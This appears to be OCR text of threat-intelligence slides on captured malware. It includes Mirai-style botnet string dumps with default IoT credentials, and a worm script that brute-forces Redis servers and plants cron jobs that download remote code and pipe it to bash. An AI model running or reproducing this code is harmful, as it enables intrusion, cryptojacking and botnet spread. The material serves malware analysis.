
sha256	Malware content
2fe1d79802e9beb75cdd34f9d15d8711ffcf115f2bc0bcd96034afd42fb5034b	\nTSource Engine Query\nUDPRAW\nSYNACK\nack,syn\nHEXBYPASS\nRHEX\nOVHRAPE\nSERVER\nNIGGA\n%d.%d.%d.%d\n8.8.8.8\n/proc/net/route\n 00000000 \n/usr/bin/python\nsshd\n/usr/sbin/dropbear\narch %s\nmips\nnf1dk5a8eisr9i32\n-$.$,'*$1+ 1k52E\n"*6-e1-$1e&-,+ 6 e#$(,)<e$1e1- e*1- 7e1$') e607 e$1 e$)*1E\n6-))E\n +$') E\n6<61 (E\nj',+j'06<'*=e\ne$55) 1e+*1e#*0+!E\n+&*77 &1E\nj',+j'06<'*=e56E\nj',+j'06<'*=e.,))eh|jE\nj57*&jE\nj = E\nj#!E\nj($56E\nj57*&j+ 1j1&5E\nt"&$'q!*(vp-+5w) ,u/.#E\n)5 7E\nj! 3j2$1&-!*"E\nj! 3j(,6&j2$1&-!*"E\n$#/6!.#)w!+2$+!E\n(nil)\n(null)\nhlLjztqZ\nnpxXoudifFeEgGaACScs\n +0-#'I\n !"-N.Y]Z\n#$%&'()*+,234567\n;<=>?@ABCDEFGJIMOPQRSTUVWX[\^_`abcxyz{|}~\nUnknown error \nSuccess\nOperation not permitted\nNo such file or directory\nNo such process\nInterrupted system call\nInput/output error\nNo such device or address\nArgument list too long\nExec format error\nBad file des
2fe1d79802e9beb75cdd34f9d15d8711ffcf115f2bc0bcd96034afd42fb5034b	F5 <\n@ !$\n@ !$\n74By\n<n4B\n74By\n@(!$\n$B~L\n`(!$\n`(!$\n`(!$\n`(!$\n@0!$\n@ !$\n$D~T\n$E~\\n$F~`\n@ !$\n@ !$\n@ !$\n@(!$\n$b~d\n@ !<\n`(!$\n@(!$\n`(!$\n`(!$\n`0!$\n@ !<\n@ !$\n@(!$\n`0!$\n`0!$\n@ !$\n@ !<\n@(!$\n`0!$\n@(!$\n@(!$\n (B'\n4BB@\n@ !$\n (B'\n@ !$\n (B'\n@ !$\n@ !$\n (B'\n@ !$\n (B'\n4BB@\n@ !$\n (B'\n@ !$\n@ !$\n@ !$\n@ !$\n@ !$\n@(!$\n@ !$\n`(!$\n@ !$\n@(!$\n`0!$\n`(!$\n@(!$\n@(!$\n  !$\n`0!$\n 0!'\n !'9\n 0!$\n@ !'\nh!&R\nH!$J\n @$c\n 8!$\nH#1)\nCH%<\n0!4J\nf(!$\n !$P\n@(!<\n@0!$\n`(!&F\nC0$,\n(!'9\n (!'9\n 0!'9\n 0!'9\nff4Jfg\n4cNm\n$B09\n (!$\n`(!$\n !$Q\n` !$\n` !$\n !%J\nF$ 2\nF" 2\nF" <\nF 2\nF& <\nF 0>\ndX!F \nF $D\nP!F(\nH(#)\n8!%)\n+0!(\n`(!$\n(!$c\n-4Lfg'\nd(#'\nCP%<\nP!1B\nLh#$\nCH%<\nF8!0b\nHX%%J\n !$D\n 2B \n !$\n !$B\nCH%<\nX'9V\n !'9V\n !'9Z\\nP(!(\n'9Z\\nMozilla/4.0 (Compatible; MSIE 8.0; Windows NT 5.2; Trident/6.0)\nMozilla/4.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)\nMozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; pl) Opera 11.00\nMozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; en) Opera 11.00\nMozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; ja) Opera 11.00\nMozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; de) Opera 11.01\nMozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; fr) Opera 11.00\nMozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102 Safari/537.36\nMozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36\nMozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0\nMozilla/5.0 (iPhone; CPU iPhone OS 8_4 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12H143 Safari/600.1.4\nMozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0\nMozilla/5.0 (Windows NT 6.1; WOW64)
054559f8104d881b20e9a85ed9e08d8a04c7eefcc5cff8c2a54baa56b9d3d7b1	nsocket\nsendto\nlXfYC7TFaCq5Hv982wuIiKcHlgFA0jEsW2OFQStO7x6zN9dBgayyWgvbk0L3lZClzJCmFG3GVNDFc2iTHNYy7gss8dHboBdeKE1VcblH1AxrVyiqokw2RYFvd4cd1QxyaHawwP6go9feBeHdlvMRDLbEbty3Py8yVT3UTjy3ZKONXmMNvURTUZTkeH37XT9H5JwH0vKB1Yw2rSYkTwcTvx6OltSIlahFg92uCRbLM8amh8GaGGGRw56iNUTGLgi395vj9ZVVeP01k7Tvq3NRvxo########!!!!!!!!!!!!!!!@!@!@$!%@&$^!@%%^!@%*!(@%&*(!@%&!@*(%&!@()%*!@%))\ndayzddos.co runs you if you read this lol then you tcp dumped it because it hit you and you need to patch it lololololol\n2lc<2bcl&\n!-2b\n-!2b\n0!-0\n><27\n0!-20-0-!0!->\n2 3bc\n!-=6\nlm6l\nc "l-\ncm7"cm\n-"cm\n"-!"c\n02`0\n"66m\nabc\nbla,7"c\n="cl\n-7cb\nmcb7<T\n&<556= wu1v50w(}')}}46<!s0--)ww*+27/+rs"6|1$!s\|(6wr4r$p.+?(&#$/q}\|r\|t&(!2/#3 ,/\| #(*, .6s*'t1} 3,0)r?s#0-4t+.7s/+q5,4,64=($')q*&0w5/557./(r'#/-v16t0)E\ny8rtyutvybt978b5tybvmx0e8ytnv58ytr57yrn56745t4twev4vt4te45yn57ne46e456be467mt6ur567d5r6e5n65nyur567nn55sner6rnut7nnt7yrt7r6nftynr567tfynxyummimiugdrnyb\nHTTP\nHOLD\nJUNK\nHTTPHEX\nOVHKILL\nNFODROP\nSCANNER\nBLACKNURSE\nFLUX\nSTOP\nroot\nadmin\nguest\ndefault\nuser\ndaemon\ntelnet\nAdministrator\nmg3500\nadmin1\nubnt\nsupport\npassword\nZte521\nvizxv\n000000\n14567\nhi3518\npass\nadmin14\n7ujMko0admin\n00000000\nklv1\nklv14\noelinux1\nrealtek\n1111\n54321\nantslq\nzte9x15\nsystem\n1456\n888888\nikwb\njuantech\nxc3511\n1111111\nservice\n4321\ntech\nabc1\nswitch\nmeinsm\nsmcadmin\n14567890\nanko\nmerlin\nzlxx.\nogin\nname\npass\ndvrdvs\nnvalid\nailed\nncorrect\nenied\nerror\ngoodbye\ntimeout\nshell\nusybox\nrror\noodbye\nbusybox\

Unknown Malware Playground




```
 #!/bin/bash
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
setenforce 0 2>/dev/null
ulimit -u 50000
sysctl -w vm.nr_hugepages=$((`grep -c processor /proc/cpuinfo` * 3))
netstat -antp | grep ':3333'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':4444'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':5555'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':7777'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':14444'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':5790'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':45700'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':2222'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':9999'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':20580'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep ':13531'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep '23.94.[redacted]080'  | awk '{print $7}' | sed -e 's/\/.*//g' | xargs kill -9
netstat -antp | grep '134.12[redacted]:8080'  | awk '{print $7}' | sed -e 's/\/.*//g' | xargs kill -9

rand=$(seq 0 255 | sort -R | head -nl)
rand2=$(seq 0 255 | sort -R | head -nl)

#if ps aux | grep -i '[a]liyun'; then
#  (wget -q -O - http:/[redacted]wnload/uninstall.sh||curl -s[redacted]ad/uninstall.sh)|bash; lwp-downloa
nstall.sh
#  (wget -q -O - http:[redacted]ownload/quartz_uninstall.sh||curl -s[redacted]com/download/quartz_uninstall.sh)|bas
all.sh; bash /tmp/uninstall.sh
#  pkill aliyun-service
#  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
#  rm -rf /usr/local/aegis*
#  systemctl stop aliyun.service
#  systemctl disable aliyun.service
#  service bcm-agent stop
#  yum remove bcm-agent -y
#  apt-get remove bcm-agent -y
#elif ps aux | grep -i '[y]unjing'; then
#  /usr/local/qcloud/stargate/admin/uninstall.sh
#  /usr/local/qcloud/YunJing/uninst.sh
#  /usr/local/qcloud/monitor/barad/admin/uninstall.sh
#fi
#sleep 1
#echo "DER Uninstalled"

chattr -ai /tmp/dbused

if [ -s /usr/bin/ifconfig ];
then
        range=$(ifconfig | grep "BROADCAST\|inet" | grep -oP 'inet\s+\K\d{1,3}\.\d{1,3}' | grep -v 127 | grep -v inet6 |grep -v 255 | head -nl)
else
        range=$(ip a | grep "BROADCAST\|inet" | grep -oP 'inet\s+\K\d{1,3}\.\d{1,3}' | grep -v 127 | grep -v inet6 |grep -v 255 | head -nl)
fi
```

Unknown Malware Playground



```
apt install redis-tools -y >/dev/null
yum install redis-tools -y >/dev/null
echo 'config set dbfilename "backup.db"' > /tmp/.dat
echo 'save' >> /tmp/.dat
echo 'flushall' >> /tmp/.dat
echo 'set backup1 "\n\n\n*/2 * * * * wget -q -O - http://$url/xms | bash -sh\n\n"' >> /tmp/.dat
echo 'set backup2 "\n\n\n*/3 * * * * curl -fsSL http://$url/xms | bash -sh\n\n"' >> /tmp/.dat
echo 'set backup3 "\n\n\n*/4 * * * * lwp-download http://$url/xms /tmp/xms; bash /tmp/xms; rm -rf /tmp/xms\n\n"' >> /tmp/.dat
echo 'set backup4 "\n\n\n*/5 * * * * echo $base | base64 -d | bash -\n\n"' >> /tmp/.dat
echo 'config set dir "/var/spool/cron/"' >> /tmp/.dat
echo 'config set dbfilename "root"' >> /tmp/.dat
echo 'save' >> /tmp/.dat
echo 'config set dir "/var/spool/cron/crontabs"' >> /tmp/.dat
echo 'save' >> /tmp/.dat
sleep 1
rm -rf /tmp/redis_vuln.txt
nohup /tmp/masscan 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16 --max-rate 100000 -p6379 --wait 0 | awk '{print $6}' > /tmp/redis_vuln.txt
cat /tmp/redis_vuln.txt | while read line; do
cat /tmp/.dat | timeout 3 redis-cli -h $line &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a redis &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a root &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a oracle &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a password &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a p@aaw0rd &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a qwerty &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a qwerty123 &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a abc123 &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a abc123! &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a 123456 &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a admin &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a mysql &>/dev/null &
done < /tmp/redis_vuln.txt
```

1-Day/Unknown Vulnerability Hunting



[459_[dpi_g001/2/dpi-ips-…96]].png
[166_[dpi_g001/2/dpi-ips-…29,].png
[1385_[hpot_g004/2/hon…02].png
[1545_[dpi_g001/2/dpi-ip…13]].png
[5286_[dpi_g001/2/dpi-ip…25]].png
[16780_[dpi_g001/2/dpi-i…66]].png
[46417_[dpi_g001/2/dpi-ip…78]].png
[1709_[hpot_g001/2/hone…48]].png
[9463_[dpi_g001/2/dpi-ip…23]].png
[463_[hpot_g004/2/honey…pot].png
[1057_[hpot_g004/2/hone…63]].png
[2035_[dpi_g001/2/dpi-ip…10]].png
[12842_[dpi_g001/2/dpi-i…20]].png

[317_[dpi_g001/2/dpi-ips-…13]].png
[817_[ncie_g001/2/ncie-ht…c-]].png
[1003_[dpi_g001/2/dpi-ip…22]].png
[291_[hpot_g001/2/honey…t_g].png
[953_[dpi_g001/2/dpi-ips-…48]].png
[2510_[hpot_g004/2/hon…pot].png
[8102_[dpi_g001/2/dpi-ip…92]].png
[58_[dpi_g001/2/dpi-ips-…pot].png
[186_[dpi_g001/2/dpi-ips-…10]].png
[437_[dpi_g001/2/dpi-ips-…71]].png
[1132_[dpi_g001/2/dpi-ips…13]].png
[2743_[dpi_g001/2/dpi-ip…09]].png
[767_[dpi_g001/2/dpi-ips-…22]].png

[673_[hpot_g004/2/honey…pot].png
[1444_[dpi_g001/2/dpi-ip…17]].png
[6510_[dpi_g001/2/dpi-ip…11]].png
[496_[dpi_g001/2/dpi-ips-…10]].png
[1481_[hpot_g004/2/hone…285].png
[4789_[ncie_g001/2/ncie-…t-2]].png
[16258_[hpot_g004/2/ho…pot].png
[18070_[dpi_g001/2/dpi-i…64]].png
[400_[hpot_g004/2/honey…pi_].png
[1042_[hpot_g004/2/hon…77]].png
[2612_[dpi_g001/2/dpi-ip…09]].png
[15744_[dpi_g001/2/dpi-i…51]].png
[1005_[dpi_g001/2/dpi-ip…20]].png

